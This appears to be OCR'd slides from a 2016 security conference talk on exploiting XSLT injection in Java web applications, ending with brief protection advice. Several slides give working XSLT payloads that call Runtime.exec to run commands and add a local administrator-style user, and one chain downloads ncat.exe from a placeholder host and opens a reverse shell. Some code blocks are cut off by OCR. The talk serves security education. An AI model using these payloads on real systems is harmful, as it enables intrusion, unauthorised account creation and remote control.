An unexpected journey: From XSLT injection to a shell

HEK.si 2016

Saša Jušić, sasa.jusic@infigo.hr
Marin Maržić, marin.marzic@infigo.hr

INFIGO IS
http://www.infigo.hr

Agenda

- Current trends in web app security
- XSLT for dummies
- XSLT exploitation
  - Identifying the target
  - Arbitrary command execution
  - Getting shell
- How to protect yourself
- Q & A

INFIGO Information security

Current trends in web app security

- Web apps still one of the major causes of security breaches
  - ...and they will be for many years to come
- „Old school" vulnerabilities still quite common
  - SQLi, XSS, RFI/LFI...
  - although things are getting better
- „New" attack vectors emerging
  - mostly related to changes in used technologies and security requirements
  - Java, XML, Crypto stuff...

INFIGO information security

Current trends in web app exploitation

- Not so common vulnerabilities
  - deserialization bugs (Java, PHP...)
  - XML External Entity (XXE)
  - expression language injection (Java)
  - crypto failures (padding oracle etc.)
  - XSLT Injection
- However, concepts are the same...
  - lack of strict user supplied input validation!


INFIGO information security

XSLT for dummies

- Extensible Stylesheet Language Transformations
  - language to transform XML documents to other formats (HTML, PDF, XHTML...)
  - „CSS for XML”
  - allow developers to „easily” manipulate and convert XML documents
  - uses Xpath to select XML nodes to be processed
- Quite often used in Java web applications that relies on XML

INFIGO Information security

Simple example




```
<presentation>
<title> XSLT pwn</title>
<author>Infigo</author>
</presentation>
```




```
<xsl:stylesheet version = '1.0'
xmlns:xsl='http://www.w3.org/1999/XSL/Transform'>
<xsl:template match="/">
 <h2>
 <xsl:value-of select="//author"/>
 </h2>
 <h1>
 <xsl:value-of select="//title"/>
 </h1>
</xsl:template>
</xsl:stylesheet>3,0
```

XSLT processor

- The engine responsible for doing the transformation
  - based on the XSLT file provided
- Well known XSLT processors
  - Xalan (Apache)
  - LibXSLT (Gnome)
  - Saxon (Saxonica)
- Features
  - functions for handling numbers/strings/booleans
  - grouping, sorting, iterating
  - extension objects...

INFIGO Information security

Pen tester dilemma...



INFIGO
Information security


XSLT hacking challenges

- Very often not obvious whether and which XSLT processor is used
- Lack of information about the result of processing
  - „blind” testing
- Complexity of XSLT syntax
- Different technical capabilities between XSLT processors
- Restrictions on the portion of XSLT file which is possible to modify

INFIGO information security


Identifying our target

- Which XSLT processor is used?
  - system-property() function to our rescue



XSLT extensibility – a road to shell…

- Allows Java or .NET classes to be passed to XSLT transformations
  - han
  - …lik
- Somet




```
<xsl:st
  versi
  xmlns
  xmlns

<xsl:te
  <html
        <p><xsl:value-of select="date:to-string(date:new())"/></p>
  </html>
</xsl:template>

</xsl:stylesheet>
```

Executing ANY code

- Run processes

```
<xsl:value-of select="Runtime:exec(Runtime:getRuntime(),'notepad.exe')"
 xmlns:Runtime="java:java.lang.Runtime"/>
```

- Create users

```
<xsl:value-of
select="Process:getOutputStream(Runtime:exec(Runtime:getRuntime(),'net
localgroup /add infigo heksi2016'))"
xmlns:Runtime="java:java.lang.Runtime"
xmlns:Process="java:java.lang.Process" />
```

- Modify group membership

```
<xsl:value-of
select="Process:getOutputStream(Runtime:exec(Runtime:getRuntime(),'net
localgroup
&quot;Remote Desktop Users&quot; infigo /add'))"
xmlns:Runtime="java:java.lang.Runtime"
xmlns:Process="java:java.lang.Process" />
```

What next...

- What if we can not access the system through RDP or SSH?
- What if only TCP/80 or TCP/443 ports are accessible?
- Can we get a reverse shell directly from XSLT?
  - Ofcourse we can...

INFIGO Information security

Executing THE RIGHT code

- Getting shell access – download netcat

```
<xsl:variable name="in"
select="Channels:newChannel(URL:openStream(URL:new('http://x.x.x.x/ncat
.exe')))" xmlns:URL="java.net.URL"
xmlns:Channels="java.nio.channels.Channels" />
<xsl:value-of select="$in" />

<xsl:variable name="out"
select="FileOutputStream:getChannel(FileOutputStream:new('ncat.exe'))"
xmlns:FileOutputStream="java.io.FileOutputStream" />
<xsl:value-of select="$out" />

<xsl:variable name="xfer" select="FileChannel:transferFrom($out, $in,
0, 1000000000)" xmlns:FileChannel="java.nio.channels.FileChannel" />
<xsl:value-of select="$xfer" />
```

Executing THE RIGHT code

- Setup netcat listener

```
# nc -l 37225
```

- Run netcat through XSLT

```
<xsl:variable name="runtimeNcat"
select="Runtime:exec(Runtime:getRuntime(), 'ncat.exe -e
C:\\Windows\\System32\\cmd.exe y.y.y.y 37225')"
xmlns:Runtime="java.lang.Runtime" />
```

- Enjoy…

```
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

D:\Projects\HEK.si\saxonb9-1-0-8j>dir
```

How to protect yourself

- Do not allow editing of XSLT files
  - Not even for application administrators
- Perform strict filtering on all user supplied input
- Minimize the amount of information available for the attacker in case of errors
- When using new technologies assess possible risks and attack vectors
- Regularly perform security testing of your applications

INFIGO information security

Thank you for your attention!

Infigo IS d.o.o.
Horvatovac 20
10000 Zagreb

tel. +385 1 4662 700
fax. +385 1 4662 701
info@infigo.hr
www.infigo.hr

INFIGO
Information security